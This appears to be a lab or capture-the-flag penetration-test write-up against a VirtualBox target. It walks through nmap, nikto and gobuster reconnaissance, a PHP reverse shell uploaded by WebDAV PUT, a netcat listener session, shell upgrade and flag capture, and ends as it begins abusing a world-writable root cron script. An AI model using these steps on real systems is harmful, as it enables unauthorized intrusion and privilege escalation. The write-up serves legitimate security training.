Methodology

This section provides an overview of the steps that a malicious user can follow to exploit vulnerabilities on the target machine and gain root access to the system.

I. Reconnaissance

- Since we already had the IP address of our target machine, we concerned ourselves with comprehensive information gathering for this stage using the command ***nmap -sS -sV -O -sC -p- 10.48.0.121.*** This performed a SYN scan across all 65,535 TCP, provided service detection, OS fingerprinting, and default script scanning to profile the target's configuration.
  The output showed we had a limited attack surface with only Port 80 and 22 open. Additionally, they were running old service versions (Apache httpd 2.4.58 and Open SSH 9.6p1 Ubuntu 3ubuntu13.14 and were hence likely to be prone to unpatched vulnerabilities. We also identified a hidden file not linked to the main website but exists on the server named ***robots.txt*** which had a disallowed entry ***/old_dev/.***

  Output:


```
└─# nmap -sS -sV -O -sC -p- 10.48.0.121
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-05 08:35 -0500
Nmap scan report for 10.48.0.121
Host is up (0.015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 7a:e8:0a:c9:19:63:34:67:67:17:f4:33:80:68:74:d8 (ECDSA)
|_  256 f4:0d:b4:96:f2:0e:ff:10:53:b6:e1:31:df:5d:32:74 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/old_dev/
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 08:00:27:93:3C:B5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/
Nmap done: 1 IP address (1 host up) scanned in 26.70 seconds
```

II. Vulnerability Identification


- Since Apache web server was running on port 80, I typed the URL http://10.48.0.121 in the address bar and was led to a landing page that had links to the blog and developer area pages.


Output:



- Upon navigating to the blog page, the content hinted at the developer area having WebDAV installed. Through google search I found out WebDAV was an extension of HTTP that allowed users to edit, manage, and move files in web servers, while treating them as network drives. This means that it is possible that we could upload files such as PHP reverse shell to gain a remote connection on our target machine.


Output:







- I proceeded to navigate to the developer area page, which had a login page. However, since I did not have any credentials, I then used the command ***nikto -h 10.48.0.118,*** which conducted an automated vulnerability scan against the web server to find out-of-date software, unsafe files, and configurations that could be exploited. The output reminded me that we had a hidden file, ***robots.txt,*** which had the entry ***/old_dev/*.** I proceeded to navigate to ***/old_dev,*** which had a note saying that the PUT method had to be disabled.

  Output:




```
└─# nikto -h http://10.48.0.121
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.48.0.121
+ Target Hostname:    10.48.0.121
+ Target Port:        80
+ Start Time:         2026-03-10 02:18:54 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.58 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /old_dev/: Directory indexing found.
+ /robots.txt: Entry '/old_dev/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /: Server may leak inodes via ETags, header found with file /, inode: 9d, size: 64c3618c5f6e5, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, HEAD, GET .
+ 8104 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2026-03-10 02:20:44 (GMT-4) (110 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```





- Putting the clues from the ***/blog*** and ***/old_dev*** pages together, I suspected that WebDAV was installed on ***/dev_area.*** I used the command ***gobuster dir -u*** ***http://10.48.0.121/dev_area/*** ***-w /usr/share/wordlists/dirb/common.txt*** to check for any hidden files and folders against ***/dev_area*** to see if any valid, unliked pages existed since Nikto did not return any new information. The output revealed the unliked directory ***dev_area/uploads,*** which I proceeded to navigate to.

  Output:

```
└─# gobuster dir -u http://10.48.0.121/dev_area/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.48.0.121/dev_area/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 276]
.htaccess            (Status: 403) [Size: 276]
.htpasswd            (Status: 403) [Size: 276]
index.php            (Status: 200) [Size: 381]
uploads              (Status: 301) [Size: 321] [--> http://10.48.0.121/dev_area/uploads/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

Index of /dev_area/uploads

Name	Last modified	Size	Description
Parent Directory		-	
hikirezi.php	2026-03-08 09:25	5.4K	
ygatoni_reverse.php	2026-03-09 17:45	1.1K	
ygatoni_reverse1.php	2026-03-09 17:50	1.1K	

Apache/2.4.58 (Ubuntu) Server at 10.48.0.121 Port 80


- I proceeded to use the command ***curl -i -X OPTIONS*** ***http://10.48.0.121/dev_area/uploads/*** to see the communication methods the ***/dev_area/uploads*** directory allows. While the output did not explicitly show the PUT method as one of the allowed methods, I suspected that this was a case where the web server was configured to hide the PUT method from the OPTIONS output while still accepting it in practice.

Output:

```
└─# curl -i -X OPTIONS http://10.48.0.121/dev_area/uploads/
HTTP/1.1 200 OK
Date: Tue, 10 Mar 2026 07:37:46 GMT
Server: Apache/2.4.58 (Ubuntu)
DAV: 1,2
DAV: <http://apache.org/dav/propset/fs/1>
MS-Author-Via: DAV
Allow: OPTIONS,GET,HEAD,POST,DELETE,TRACE,PROPFIND,PROPPATCH,COPY,MOVE,LOCK,UNLOCK
Content-Length: 0
Content-Type: httpd/unix-directory
```

- To evaluate my theory, I used the ***locate php-reverse-shell.php*** command to find a PHP reverse shell, copied its content, and edited it to create my customized reverse shell with my attacker IP and chosen listening port.

  Output:



- I then sent an HTTP PUT request, attempting to upload our customized file**,** directly to the target web server's ***/uploads*** directory. The output revealed that our customized PHP reverse shell was successfully uploaded, which was a breakthrough.
- I proceeded to navigate to the ***/uploads/*** directory to locate the customized reverse shell. I then started a Netcat listener on port 55555 using the command ***nc -lvnp 55555***. Finally, I clicked on the uploaded shell, which in turn initiated a remote connection to the target machine.

  Output:

```
└─# nc -lvnp 55555
listening on [any] 55555 ...
```

```
└─# nc -lvnp 55555
listening on [any] 55555 ...
connect to [10.48.0.16] from (UNKNOWN) [10.48.0.121] 57700
Linux ehvibes 6.8.0-101-generic #101-Ubuntu SMP PREEMPT_DYNAMIC Mon Feb  9 10:15:05 UTC 2026 x86_64 x86_64 x86_64 G
NU/Linux
 08:49:18 up 5 days,  1:02,  1 user,  load average: 0.06, 0.10, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
vibes    tty1     -                Wed16   24:48m  0.29s  0.24s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

III. Exploitation

- Upon obtaining a remote connection to our target machine, I used the commands ***whoami*** and ***id,*** which confirmed I was a low-level user ***www-data.*** I then used the command ***uname -n*** to identify the system's hostname as ***ehvibes.***

  Output:

```
└─# nc -lvnp 55555
listening on [any] 55555 ...
connect to [10.48.0.16] from (UNKNOWN) [10.48.0.121] 57700
Linux ehvibes 6.8.0-101-generic #101-Ubuntu SMP PREEMPT_DYNAMIC Mon Feb  9 10:15:05 UTC 2026 x86_64 x86_64 x86_64 G
NU/Linux
 08:49:18 up 5 days,  1:02,  1 user,  load average: 0.06, 0.10, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
vibes    tty1     -                Wed16   24:48m  0.29s  0.24s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
www-data@ehvibes:/$ uname -n
uname -n
ehvibes
```

- To get a fully interactive bash shell, I used the command ***python3 -c 'import pty;pty.spawn("/bin/bash")'.*** I then proceeded to explore and was able to catch the user flag ***flag{a14fe8bf1c7160ff73cfd22660058f50}*** using the command ***cat flag_user.txt*** after navigating to the web root directory ***/var/www/html*** used by the Apache web server on Linux-based operating systems.

  Output:

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 3: python: not found
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ehvibes:/$ ls
ls
bin                dev   lib.usr-is-merged  mnt   run                srv  var
bin.usr-is-merged  etc   lib64              opt   sbin               sys
boot               home  lost+found         proc  sbin.usr-is-merged  tmp
cdrom              lib   media              root  snap               usr
www-data@ehvibes:/$ cd /
cd /
www-data@ehvibes:/$ ls
ls
bin                dev   lib.usr-is-merged  mnt   run                srv  var
bin.usr-is-merged  etc   lib64              opt   sbin               sys
boot               home  lost+found         proc  sbin.usr-is-merged  tmp
cdrom              lib   media              root  snap               usr
www-data@ehvibes:/$ cd home
cd home
www-data@ehvibes:/home$ ls
ls
vibes
www-data@ehvibes:/home$ ls -l
ls -l
total 4
drwxr-x── 4 vibes vibes 4096 Mar  4 12:53 vibes
www-data@ehvibes:/home$ cd vibes
cd vibes
bash: cd: vibes: Permission denied
www-data@ehvibes:/home$ cd ..
cd ..
www-data@ehvibes:/$ ls
ls
bin                dev   lib.usr-is-merged  mnt   run                srv  var
bin.usr-is-merged  etc   lib64              opt   sbin               sys
boot               home  lost+found         proc  sbin.usr-is-merged  tmp
cdrom              lib   media              root  snap               usr
www-data@ehvibes:/$ cd dev
cd dev
```

```
www-data@ehvibes:/dev$ ls
ls
autofs           loop4     tty1   tty40   ttyS13       vboxguest
block            loop5     tty10  tty41   ttyS14       vboxuser
bsg              loop6     tty11  tty42   ttyS15       vcs
btrfs-control    loop7     tty12  tty43   ttyS16       vcs1
bus              mapper    tty13  tty44   ttyS17       vcs2
cdrom            mcelog    tty14  tty45   ttyS18       vcs3
char             mem       tty15  tty46   ttyS19       vcs4
console          mqueue    tty16  tty47   ttyS2        vcs5
core             net       tty17  tty48   ttyS20       vcs6
cpu              null      tty18  tty49   ttyS21       vcsa
cpu_dma_latency  nvram     tty19  tty5    ttyS22       vcsa1
cuse             port      tty2   tty50   ttyS23       vcsa2
disk             ppp       tty20  tty51   ttyS24       vcsa3
dma_heap         psaux     tty21  tty52   ttyS25       vcsa4
dri              ptmx      tty22  tty53   ttyS26       vcsa5
ecryptfs         pts       tty23  tty54   ttyS27       vcsa6
fb0              random    tty24  tty55   ttyS28       vcsu
fd               rfkill    tty25  tty56   ttyS29       vcsu1
full             rtc       tty26  tty57   ttyS3        vcsu2
fuse             rtc0      tty27  tty58   ttyS30       vcsu3
hidraw0          sda       tty28  tty59   ttyS31       vcsu4
hpet             sda1      tty29  tty6    ttyS4        vcsu5
hugepages        sda2      tty3   tty60   ttyS5        vcsu6
hwrng            sg0       tty30  tty61   ttyS6        vfio
i2c-0            sg1       tty31  tty62   ttyS7        vga_arbiter
initctl          shm       tty32  tty63   ttyS8        vhci
input            snapshot  tty33  tty7    ttyS9        vhost-net
kmsg             snd       tty34  tty8    ttyprintk    vhost-vsock
log              sr0       tty35  tty9    udmabuf      zero
loop-control     stderr    tty36  ttyS0   uhid         zfs
loop0            stdin     tty37  ttyS1   uinput
loop1            stdout    tty38  ttyS10  urandom
loop2            tty       tty39  ttyS11  userfaultfd
loop3            tty0      tty4   ttyS12  userio
www-data@ehvibes:/dev$ cd ..
cd ..
www-data@ehvibes:/$ ls
ls
bin                dev   lib.usr-is-merged  mnt   run                srv  var
bin.usr-is-merged  etc   lib64              opt   sbin               sys
boot               home  lost+found         proc  sbin.usr-is-merged  tmp
cdrom              lib   media              root  snap               usr
```

```
www-data@ehvibes:/$ cd var
cd var
www-data@ehvibes:/var$ ls
ls
backups  crash  local  log   opt  snap   tmp
cache    lib    lock   mail  run  spool  www
www-data@ehvibes:/var$ cd www
cd www
www-data@ehvibes:/var/www$ ls
ls
html
www-data@ehvibes:/var/www$ cd html
cd html
www-data@ehvibes:/var/www/html$ ls
ls
assets  blog  dev_area  flag_user.txt  index.html  old_dev  robots.txt
www-data@ehvibes:/var/www/html$ cat flag_user.txt
cat flag_user.txt
flag{a14fe8bf1c7160ff73cfd22660058f50}
```

IV. Privilege Escalation

- Since the marking guide hinted at exploiting cron jobs to gain root access, I used the command ***find / -writable -type f 2>/dev/null | grep -v "/proc" | grep -v "/sys"*** to search the entire system for files that the low-level ***www-data*** user had permission to write to. The output showed ***/opt/lab/backup.sh,*** and upon checking its permissions using the command ***ls -la /opt/lab/backup.sh,*** I saw that it was owned by root. Furthermore, anyone on the system could read, execute, and most importantly, modify this file. I tried to verify if our identified script ***/opt/lab/backup.sh*** was a cron job by exploring the ***/etc/crontab*** file, which showed that a task involving the word "backup" was scheduled to run every single minute but lacked the full ***/opt/lab/backup.sh*** file path. The ***/etc/cron.d*** directory also failed to confirm that ***/opt/lab/backup.sh*** was an automated scheduled task.

Output:

```
www-data@ehvibes:/$ find / -writable -type f 2>/dev/null | grep -v "/proc" | grep -v "/sys"
<pe f 2>/dev/null | grep -v "/proc" | grep -v "/sys"
www-data@ehvibes:/$ find / -writable -type f 2>/dev/null | grep -v "/proc" | grep -v "/sys"
<pe f 2>/dev/null | grep -v "/proc" | grep -v "/sys"
/var/www/html/dev_area/uploads/lisagiho.php
/run/lock/apache2/DAVLock
/opt/lab/backup.sh
www-data@ehvibes:/$ ls -la /opt/lab/backup.sh
cat /opt/lab/backup.shls -la /opt/lab/backup.sh
-rwxrwxrwx 1 root root 54 Mar 11 11:18 /opt/lab/backup.sh
```

```
/etc/crontab: system-wide crontab
Unlike any other crontab you don't have to run the `crontab'
command to install the new version when you edit this file
and files in /etc/cron.d. These files also have username fields,
that none of the other crontabs do.

HELL=/bin/sh
You can also override PATH, but by default, newer versions inherit it from the environment
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

Example of job definition:
.---------------- minute (0 - 59)
|  .------------- hour (0 - 23)
